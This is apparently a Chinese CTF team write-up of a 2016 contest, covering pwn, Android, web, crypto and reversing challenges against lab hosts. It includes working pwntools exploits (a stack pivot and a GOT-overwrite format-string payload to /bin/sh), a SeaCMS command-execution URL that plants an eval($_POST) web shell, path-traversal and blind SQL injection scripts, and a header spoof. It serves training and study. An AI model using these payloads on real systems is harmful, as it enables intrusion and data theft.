



writeup

YHZX_2013

jushi

boo0m

2016/9/21

Pwn

Pwn1

逻辑很简单，输入一个字符串，然后猜字符串的长度

```
v11 = *MK_FP(__GS__, 20);
setbuf(stdout, 0);
strncpy((char *)&v10, "FLAGISHERE", 0x28u);
printf("Enter your text: ");
__isoc99_scanf("%s", &input_text);
printf("Guess the length of this text: ");
__isoc99_scanf("%d", &length_guess);
input_text_length = strlen((const char *)&input_text);
if ( input_text_length == length_guess )
{
    puts("Great job!");
}
else
{
    v4 = length_guess;
    v5 = strlen((const char *)&input_text);
    printf("The actual length of '%s' is %ld, not %d. Sorry :(\n", &input_text, v5, v4);
}
result = 0;
```

可以看到最后打印了输入的内容

```
23 |     puts("Great job!");
24 | }
25 | else
26 | {
27 |     v4 = length_guess;
28 |     v5 = strlen((const char *)&input_text);
29 |     printf("The actual length of '%s' is %ld, not %d. Sorry :(\n", &input_text, v5, v4);
30 | }
```

栈上的数据分布，v10 就是 flag 的地址

```
int v7; // ecx@4
int input_text; // [sp+18h] [bp-5Ch]@1
int length_guess; // [sp+40h] [bp-34h]@1
int v10; // [sp+44h] [bp-30h]@1
int v11; // [sp+6Ch] [bp-8h]@1

v11 = *MK_FP(__GS__, 20);
setbuf(stdout, 0);
strncpy((char *)&v10, "FLAGISHERE", 0x28u);
printf("Enter your text: ");
```

所以直接溢出打印 flag，考虑到\0 截断的问题，可以先输入

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaAAAA，在输入 1162101570(0x45444342)，填充

掉\0，直接打印 flag

```
bongbongbong@ubuntu:~/CTF/2016WHWXB/pwn1$ ls
deploy exp1.py peda-session-deploy.txt
bongbongbong@ubuntu:~/CTF/2016WHWXB/pwn1$ ./deploy
Enter your text: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaAAAA
Guess the length of this text: 1162101570
The actual length of 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaAAAAEFLAGISHERE' is 54, not 1162101570. Sorry :(
bongbongbong@ubuntu:~/CTF/2016WHWXB/pwn1$ a
```

pwn2

逻辑很简单，输入一个 name，存到 bss 段上一个固定地址，

```
int __cdecl main()
{
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    puts("Input your name.");
    read(0, &unk_8049925, 0x10u);
    sub_8048511();
    return 1;
}
```

溢出点在这里，可以覆盖 ebp

```

1 signed int sub_8048511()
2 {
3     char buf; // [sp+18h] [bp-30h]@1
4
5     puts("welcome to the pwn world");
6     read(0, &buf, 0x34u);
7     return 1;
8 }

```

利用的关键就是 leave 指令，leave = mov esp,ebp # pop esp, 可以控制 esp 的值

```

text:0804852B      mov     dword ptr [esp+0], 0 ; fd
text:0804852E      lea     eax, [ebp+buf]
text:08048532      mov     [esp+4], eax ; buf
text:08048539      mov     dword ptr [esp], 0 ; fd
text:0804853E      call    _read
text:08048543      mov     eax, 1
text:08048544      leave
text:08048544      retn
text:08048544      sub_8048511      endp

```

所以将 esp 指向 bss 段上的固定地址，已经给了 system 和 cat flag 字符串的地址，直接执行 system

Exp:

```
# -*- coding:utf-8 -*-
```

```
# date:2016-9-20
```

```
# 2016WHWXB
```

```
__author__ = 'boo0m'
```

```
from pwn import *
```

```
p = remote("172.16.3.20",16787)
```

```
p.readuntil("name")
```

```
p.sendline(p32(0x080483D0) + p32(0) + p32(0x08048660))
```

```
payload = "A"*0x30 + p32(0x8049925-4)
```

```
p.readuntil("world")
```

```
p.sendline(payload)
```

```
p.interactive()
```

pwn3

一个简单的 AES 解密，在将解密的数据打印出来，触发格式化字符串漏洞


```
4 void __malloc_buf, // [sp+24h] [bp-114h]@1
5 char dest; // [sp+2Ch] [bp-10Ch]@3
6 int v7; // [sp+12Ch] [bp-Ch]@1
7
8 v7 = *MK_FP(__GS__, 20);
9 malloc_buff = malloc(input_text_length + 16);
10 memset(malloc_buff, 0, input_text_length + 16);
11 memcpy(malloc_buff, input, input_text_length);
12 new_buff = (_DWORD *)operator new(0x2B4u);
13 AES_80488CE(new_buff, ichunqiu);
14 sub_8048DB8((int)new_buff, (int)malloc_buff, input_text_length);
15 if ( new_buff )
16     (*(void (__cdecl **)(_DWORD *))*new_buff + 4)(new_buff);
17 memcpy(&dest, malloc_buff, input_text_length);
18 printf(&dest);
19 return *MK_FP(__GS__, 20) ^ v7;
20 }
```

密钥是 ichunqiuichunqiu

```

v18 = *MK_FP(__GS__, 20);
ichunqiu = 'i';
v2 = 'c';
v3 = 'h';
v4 = 'u';
v5 = 'n';
v6 = 'q';
v7 = 'i';
v8 = 'u';
v9 = 'i';
v10 = 'c';
v11 = 'h';
v12 = 'u';
v13 = 'n';
v14 = 'q';
v15 = 'i';
v16 = 'u';
setbuf(stdin, 0);
setbuf(stdout, 0);
setbuf(stderr, 0);
input_text_length = getlen_8049846((char *)&input, 0x50); // max 80, delte "\
sub_80496F1((char *)&input, input_text_length, (int)&ichunqiu);
exit(0);

```



只有一次利用格式化字符串漏洞的机会，所以先改写 exit 的 got 表，改成 mian 函数起始地址，就可以继续使用格式化字符串漏洞，在把 printf 的 got 改成 system，拿到 shell

```
# -*- coding:utf-8 -*-
```

```
# date:2016-9-20
```

```
# 2016WHWXB
```

```
__author__ = 'boo0m'
```

```
from pwn import *
```

```
from Crypto.Cipher import AES
```

```
import hashlib
```

```
def get_crypt(m):
```

```
    l = len(m)
```

```
m += (16-(l%16))*'\x00'
```

```
key = 'ichunquichunquiu'
```

```
return AES.new(key).encrypt(m)
```

```
exit_got=0x0804c04c
```

```
main=0x08049896
```

```
printf_got=0x0804c034
```

```
p = remote("172.16.3.20",32156)
```

```
#p = process("./pwn3")
```

```
payload=p32(exit_got)+p32(exit_got+2)+'%'+str(0x0804-8)+'c%12$hn%'+str(0x9896-0x0804)+'c%11$hn'
```

```
p.sendline(get_crypt(payload))
```

```
system_plt=0x08048700
```

```
payload = "/bin/sh;" + p32(printf_got+2) + p32(printf_got) + "%0" + str(0x0804 -16) + 'x%13$hn%'+str(0x8700-0x0804)+'x%14$hn'
```

```
p.sendline(get_crypt(payload))
```

```
payload='/bin/sh\x00'
```

```
p.sendline(get_crypt(payload))
```

```
p.interactive()
```

pwn4

一个 server 服务器程序，exp 没写出，只找到数组越界栈溢出，0x8048a90 里面一个 for 循环，存在数组下标越界栈溢出

```
14 | *(_BYTE *)unkonw_buff = '/';
15 | *(_BYTE *)(unkonw_buff + 1) = 0;
16 | if ( buff_sub13_len != 1 )
17 | {
18 |     if ( int_100 != 1 )
19 |     {
20 |         buff_add5 = buff_add4 + 1;
21 |         for ( i = 1; ; i = j )
22 |         {
23 |             buff_add5_copy = *buff_add5;
24 |             j = i + 1;
25 |             *(_BYTE *)(unkonw_buff + i + 1) = 0;
26 |             *(_BYTE *)(unkonw_buff + i) = buff_add5_copy;
27 |             v8 = unkonw_buff + i - 2;
28 |             if ( *(_BYTE *)v8 == '.'
29 |                 && *(_BYTE *)(v8 + 1) == '.'
30 |                 && *(_BYTE *)(unkonw_buff + i) == '/'
31 |                 && !*(_BYTE *)(v8 + 3) )
32 |             {
33 |                 for ( j = i - 3; *(_BYTE *)(unkonw_buff + j - 1) != 47; --j )
34 |                     ;
35 |             }
36 |             v9 = unkonw_buff + j - 2;
```

00000B45 sub_8048A90:13

Apk

题目给的 APK 包含 Java 和 Android 层代码，代码结构清晰没有太多混淆，反调试等。

Analysis

程序的入口 MainActivity 有问题，无任何实际代码，分析发现实际有效的是 GetActivity，调用了 Encryption 类和 native 的一些方法。尝试改包或者 am start 强行启动 GetActivity 均告失败。分析 so 库发现，代码的第一次验证函数 getsign 对整包签名做了 native 层校验，且结果加入了后续 flag 计算。

写了一个小工程 GetSign，通过 PackageManager 获取了程序的签名，很长一千多个字节，将其传给第二个 native 函数 getAnswer 以期绕过完整性检验。


```

PackageManager pm = getPackageManager();

    try {

        PackageInfo pi =
pm.getPackageInfo("com.example.root.crack_me2",
PackageManager.GET_SIGNATURES);

        for (Signature s : pi.signatures){

            ssss += s.toCharsString() + "!!!!!!!!!!!!!!";

        }

    } catch (PackageManager.NameNotFoundException e) {

        e.printStackTrace();

        ssss += "error";

    }

```

结果程序无限卡死，无法通过建立 Activity 的 onCreate 函数，分析 native 函数发现其中计算返回值的算法时间复杂度极高，有限时间内根本运算不完(下面列了出来)，但是，其中有 mod 45454 的运算，猜测结果不会超过这个范围，因此，可以暴力破解。

```

signed int __fastcall
Java_com_example_root_crack_1me2_GetActivity_getAnswer(JNIEnv *env, jobject
jobj, int int_50213)

{

    signed int result; // r0@1

```

```
int v4; // r1@1
```

```
int v5; // r7@1
```

```
signed int v6; // r5@1
```

```
signed int v7; // r4@2
```

```
signed int v8; // r6@3
```

```
signed int v9; // r1@4
```

```
j_j___aeabi_idivmod(int_50213, 45454);
```

```
result = 1;
```

```
v5 = v4;
```

```
v6 = 2110101010;
```

```
do
```

```
{
```

```
    v7 = 2110101010;
```

```
do
```

```
{
```

```
    v8 = 2110101010;
```

```
do
```

```

{

    j_j__aeabi_idivmod(result * v5, 45454);

    --v8;

    result = v9;

}

while ( v8 );

--v7;

}

while ( v7 );

--v6;

}

while ( v6 );

return result;

}

```

Solution

写出来的暴力程序如下，由于理论上有 **45454** 种结果，而结果参与了后续运算，不是所有的结果参与 **Encryption** 的运算都能返回结果，另外，**flag** 等字样很有可能出现在最终结果中，因此可以进一步筛选.

```
String v3 = null;
```

```
String v1 = "tQJWY1+8C4c02jwq782P5qc/9FXVF6cedVTtozSnyFk=";

for (int i = 0; i < 45454; ++i) {

    try {

        v3 = Encryption.decrypt(Integer.toString(i), v1);

    } catch (Exception e) {

    }

    if (v3 == null)

        continue;

    if (v3.contains("flag")) {

        textView.setText(v3);

        v3 = null;


    }

}
```

结果是 `getAnswer` 函数返回 9953, 对应 flag 为 `flag{Y0u_need_t0_hu55y_up}`.

web1:

题目截图:



flag{在数据库中}


根据提示应该是考的注入，简单测试后确实存在，于是直接运行 sqlmap 取出数据，

```
python sqlmap.py -u http://172.16.3.21:8081/index.php?id=1 -T info -D sql --dump
```


```
back-end DBMS: MySQL 5.0.12
[12:28:57] [INFO] fetching columns for table 'info' in database 'sql'
[12:28:57] [INFO] fetching entries for table 'info' in database 'sql'
[12:28:57] [INFO] analyzing table dump for possible password hashes
Database: sql
Table: info
[2 entries]
+-----+-----+-----+
| id | title | flag_T5ZNdrm |
+-----+-----+-----+
| 1 | flag{在数据库中} | flag{b4d933ca-e1cc-43ef-80de-0749b0a2a8fe} |
| 2 | test | test |
+-----+-----+-----+
[12:28:57] [INFO] table 'sql.info' dumped to CSV file 'C:\Users\yq\.sqlmap\output\172.16.3.21\dump\sql\info.csv'
[12:28:57] [INFO] fetched data logged to text files under 'C:\Users\yq\.sqlmap\output\172.16.3.21'
[*] shutting down at 12:28:57
```

web2:

题目截图:



这是一段用 jother 编码过的 js 代码，尝试解码后失败，于是稍微修正后直接在 firebug 中运行：



url 解码后是 OJXWE33UOMXHI6DU，本以为是 base64，后面用 base32 解码成功，得到的是 robots.txt，访问后发现有个地址，且只能从内网访问（老套路了），于 web 是 burp 截包，并修改 x-forwarded-for 字段为 127.0.0.1，从返回包中拿到 flag。

web3:

(平台关闭无法截图)


本题是用海洋 cms 搭建的网站，于是搜索海洋 cms 的漏洞，发现 search.php 存在命令执行漏洞，尝试：

[http://172.16.3.21:2090 /search.php?searchtype=5&tid=&area=phpinfo\(\)](http://172.16.3.21:2090/search.php?searchtype=5&tid=&area=phpinfo())

发现 `phpinfo()` 被执行，于是构造一句话网马

```
http://172.16.3.21:2090 /search.php?searchtype=5&tid=&area=eval($ POST[312])
```


中国菜刀连接，密码是 312，成功拿下 shell。



然后利用中国菜刀的数据库管理功能，远程连上数据库，从数据库中取得flag。

web4:

题目截图：



解答：

尝试注入失败，同时在下载文件时尝试目录穿越发现后台过滤了../，于是想到了如下绕过方法来下载源码文件：

<http://172.16.3.21:6688/download.php?file=upload/..././index.php>

接下来就是源码审计的工作了：

- view.php 中调用函数 parse_str(), 此函数会造成全局变量覆盖漏洞，可以利用此漏洞来设置服务端的 session;
- edit.php 中未对参数 id 做 intval 操作，是潜在 sql 注入漏洞点，但是首先得求出 \$db_hash 的值才能正常访问此文件;
- install 目录的 index.php 中对 \$db_hash 进行了随机初始化，种子空间是 1000000，比较小，几分钟就可以爆破成功。

首先爆破 \$db_hash，脚本如下：

```
<?php
error_reporting(0);
$rand = '0123%^&*45ICV%^&*B6789qazw~!@#&$xeducrikolpQWER%^&*TYUIM!';
$randlen = strlen($rand);
$a = 0;
$id = 1;
for($a=920000;$a<1000000;$a++){
    if ($a % 10000 == 0){
        echo $a.'||';
    }

    $db_hash = '';
    mt_srand($a);

    for ($i=0; $i<10; $i++) {
        $db_hash .= $rand[mt_rand(0, $randlen)];
    }

    if(md5($id . $db_hash) == '6bab8af141265d03e8562630e8f6bb04'){
        echo $db_hash;
        die();
    }
}
```

得到其值为 1w7RI^*12w;

然后利用全局变量覆盖漏洞设置 \$_SESSION['sign'] 的值，按如下 url 形式访问：

http://172.16.3.21:6688/view.php?id=1&sign=6bab8af141265d03e8562630e8f6bb04
&\$_SESSION['sign']=af63e93e4c4fdaca93e448d9413df1a7,;

尝试用 sqlmap 工具对 edit.php 测试注入，显示有注入但无法取出数据，于是手动构造如下 url 后

http://172.16.3.21:6688/edit.php?id=(select 1 from flag where 1=1 and if((select ord(mid(flag,1,1)) from flag)=103,1,1*(select 1 from information_schema.tables)))

编写脚本从 flag 表中取出 flag:


```

# /usr/bin/python
#coding:utf-8
import requests
import re
import string

flag = ''

for i in range(0, 50):
    charset = string.printable

    for c in charset:
        u = 'http://172.16.3.21:6688/edit.php?id=(select 1 from flag where 1=1 and if((select ord(mid(flag,%d,1))
        cookie = "PHPSESSID=a16eue9ff7hgc89o0p1kg0hj03"
        header = {'Cookie': cookie}
        r = requests.Session().get(u, headers = header)

        if len(r.content) != 15:
            flag += c
            print flag
            break

```

在 flag 表中取得 flag。

web5:

本题是用 Discuz 搭建的网站，版本是 X2，2011 年发布的。尝试访问后台 admin.php，发现不存在，可能已被删除，所以要前端拿 shell？

尝试在网上搜索曝过的漏洞：

关键字【discuz x2】的搜索结果共8记录	
提交时间	标题
2013-09-18	Discuz! --X2/X2.5管理权限用户修改创始人用户密码漏洞
2013-05-29	Discuz X2和X2.5通用存储型xss其他版本没测试（腾讯中招）
2013-01-24	Discuz! X2 回复仅作者可见控制不严
2012-12-17	Discuz X2 后台getshell(当mysql为root时)
2012-08-11	Discuz X2 路径洩漏
2011-11-24	Discuz! x2 201110版 报物理路径
2011-06-28	Discuz! X2 SQL注射漏洞
2011-04-25	Discuz! X2 Beta 存储型XSS

然后逐个测试 sql 注入等高危漏洞，发现均不能利用，可能是版本不一致。后来官方提示要利用 discuz 默认插件的多个漏洞，本地搭建测试环境，发现默认插件有 qq 互联、soso 表情等，于是去搜索 discuz 插件的漏洞，发现有个工具叫 dzscan，是专门为 discuz 开发的一款漏洞检测工具，类似于 wpscan，安装后扫描无果。

到最后也没做出来。

KeePass

题目给出一张图片，分离出 2 张图片和 kdb 文件，尝提示弱密钥，尝试爆破未果

Key 文件是 64 位数字加小写字母，尝试计算 2 个图片 md5，叠加做 key 文件，提示密码错误

CTF—第 3 题 try again



本题 check 函数流程较长但是有明确的 check 目标，这里可以通过 IDA 静态分析程序整体流程：

```
__int64 sub_400890()  
{  
    __int64 v1; // [sp+0h] [bp-118h]@1  
    __int64 v2; // [sp+108h] [bp-10h]@1  
  
    v2 = *MK_FP(__FS__, 40LL);  
    __printf_chk(1LL, 4202672LL);  
    sub_4010B0(&v1, 256);  
    if ( (unsigned __int8)sub_400DA0((char *)&v1, 0x6030A0LL, 0x38) )  
        puts("Right.");  
    else  
        puts("Wrong.");  
    return 0LL;  
}
```

其中 0x400da0 中算法流程如下：

- 1、校验是否均为 A-Z 中的字母
- 2、计算前四个字节的 md5，取出结果前八位，作为后续 DES 的密钥，DES 采用 ECB 加密模式
- 3、针对输入，8 字节一组，进行 DES 加密
- 4、将加密结果进行 base64 编码
- 5、base64 结果循环异或 ‘udeqci’
- 6、和程序中写死的 check 数组进行比较

这里写了个爆破脚本：

```
def check_flag(s):
    charset = "ABCDEFGHIJKLMNOPQRSTUVWXYZ{ }flag_"
    for c in s:
        if c not in charset:
            return False
    return True

def main():
    check = '443c1608320e3314041e0f103b4f22333307320c37452a2e360e23430b23421421063b1b205d2201325947552922500b24060c222e0e4859'.decode('hex')
    key = 'udeqci'

    base64_cry_flag = xor_s(check, key)

    cry_flag = base64_cry_flag.decode('base64')

    print cry_flag.encode('hex'), len(cry_flag)

    #print len(cry_flag)
    charset = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"

    for c1 in charset:
        print c1
        for c2 in charset:
            for c3 in charset:
                for c4 in charset:
                    k = c1 + c2 + c3 + c4
                    key = hashlib.md5(k).hexdigest()[ :16].decode('hex')

                    if check_flag(pyDes.des(key).decrypt(cry_flag[:8])):
                        print key
                        print pyDes.des(key).decrypt(cry_flag)

if __name__ == "__main__":
    main()
    #test()
```

为了节省时间，这里使用了 pypy 跑脚本，最终得到 flag 和密钥：

YIDOf1ag{c1c9d80b455954d2d2b720d60bb9b6}

CTF—第 4 题 挑战经典

CTF—第4题

挑战经典

附件地址:172.16.4.1/1847eb160ea94522fc45a69077cfc1af.zip

现有一个对称密码算法，能够使用任意长的密钥对任意 长的明文（plaintext）进行加密，并能对密文（cipher）进行解密。（详情见附件题目描述）

答案格式为flag{*****}

回答完毕

本题为密码学题目，给出了加解密源码。在 VS 里面对代码进行单步调试可以发现加密逻辑如下：

$C[i] = \text{SBOX 置换} (M[i] \oplus \text{key}[i \% \text{key_len}] \oplus C[i-1])$

如果 $i=0$ ，则使用初始 IV 进行异或

解密逻辑如下：

$M[i] = \text{RSBOX 逆置换} (C[i] \oplus \text{key}[i \% \text{key_len}] \oplus C[i-1])$

如果 $i=0$ ，则使用初始 IV 进行异或

由于没有密钥，考虑通过明文已知字节和分组来推断密钥：

```
print chr(rsbox[c[1]] ^ ord('l') ^ c[0]),
print chr(rsbox[c[2]] ^ ord('a') ^ c[1]),
print chr(rsbox[c[3]] ^ ord('g') ^ c[2]),
print chr(rsbox[c[4]] ^ ord('{') ^ c[3]),
print chr(rsbox[c[-1]] ^ ord('}') ^ c[-2]),
```

得到密钥的部分字节：****curv***

通过分组尝试得到分组为 7，然后利用密钥单词特征和密文特征，猜解到密钥为 **recurve**

运行解密代码得到 flag：

```
recovered plain:
Flag{NotBad_NotBad_But_I_bet_you_CANT_pass_the_next_challenge}
466C61677B4E6F744261645F4E6F744261645F5F4275745F495F6265745F796F755F43414E545F706173735F7468655F6E65
78745F6368616C6C656E67657D
```

CTF—第 7 题 re200



通过利用 IDA 可以简要获得关键的代码逻辑:

```
do
{
    v10 = check[v9 + 8] ^ dword_404428[v9];
    v9 += 6;
    check[v9 + 2] = xor_2 ^ xor_1 ^ v10;
    check[v9 + 3] ^= xor_2 ^ xor_1 ^ byte_404423[v9];
    check[v9 + 4] ^= xor_2 ^ xor_1 ^ byte_404424[v9];
    check[v9 + 5] ^= xor_2 ^ xor_1 ^ byte_404425[v9];
    check[v9 + 6] ^= xor_2 ^ xor_1 ^ byte_404426[v9];
    check[v9 + 7] ^= xor_2 ^ xor_1 ^ byte_404427[v9];
}
while ( v9 < 24 );
printf("The hint: %s\n", &check[8]);
break;
```

其中输出的提示为 4 部分异或得到。

第一部分为生成的时间相关的随机数，核心代码在 0x401000，比较关键的是，这里还指定了后续线程运行的顺序:

```
sub_401050((int)&v9, (int)&v7);
Sleep(*(&dwMilliseconds + (_DWORD)lpThreadParameter));
EnterCriticalSection(&CriticalSection);
v2 = 16;
```

```
v0 = time64(0);
srand(v0);
dword_404458 = 280;
v1 = (signed int)&dwMilliseconds;
do
{
    v1 += 4;
    *(_DWORD *)(v1 - 4) = rand() % 300;
}
while ( v1 < (signed int)&dword_404458 );
```

第二部分为用户输入，最多 24 字节，开 6 个线程处理，每个线程处理 4 字节，程序里面写死了 6 个 md5，会每 4 字节进行运算比较，求解 md5 可以得到一串 24 字节常量：

5o9zF7um56bv0Mkh93B91y8u

(P.S.由于会有乱序，后面需要根据 hint 可见进行暴力求解)


第三部分为第二部分各字节迭代异或，再异或 0-23，得到 1 字节的常量。

第四部分为程序中写死的 24 字节常量。


编写 python 程序暴力求解得到正确 hint 和输入字节块，以及得到异或的时间随机数：

```
arr = [0x07,0x57,0x0C,0x49,0x32,0x0A,0x52,0x19,0x2C,0x26,0x03,0x02,0x0B,0x7F,0x1
m = '5o9zF7um56bv0Mkh93B91y8u'
for j in range(0, 1):
    key = m
    for i in range(84, 84+1):
        s = ''
        for j in range(0, 24):
            s += chr(ord(key[j]) ^ arr[j] ^ i)
        if check_s(s):
            print key,i,s
```

运行得到 flag:



CTF—第 12 题 流量分析



这里简单分析了下数据包，其中 TCP 包进行了 DLL 的传输和密钥交换，猜测需要利用中间人抓到的数据包，对加密的通讯内容进行解密处理，还看到了 ipc 空会话攻击数据包。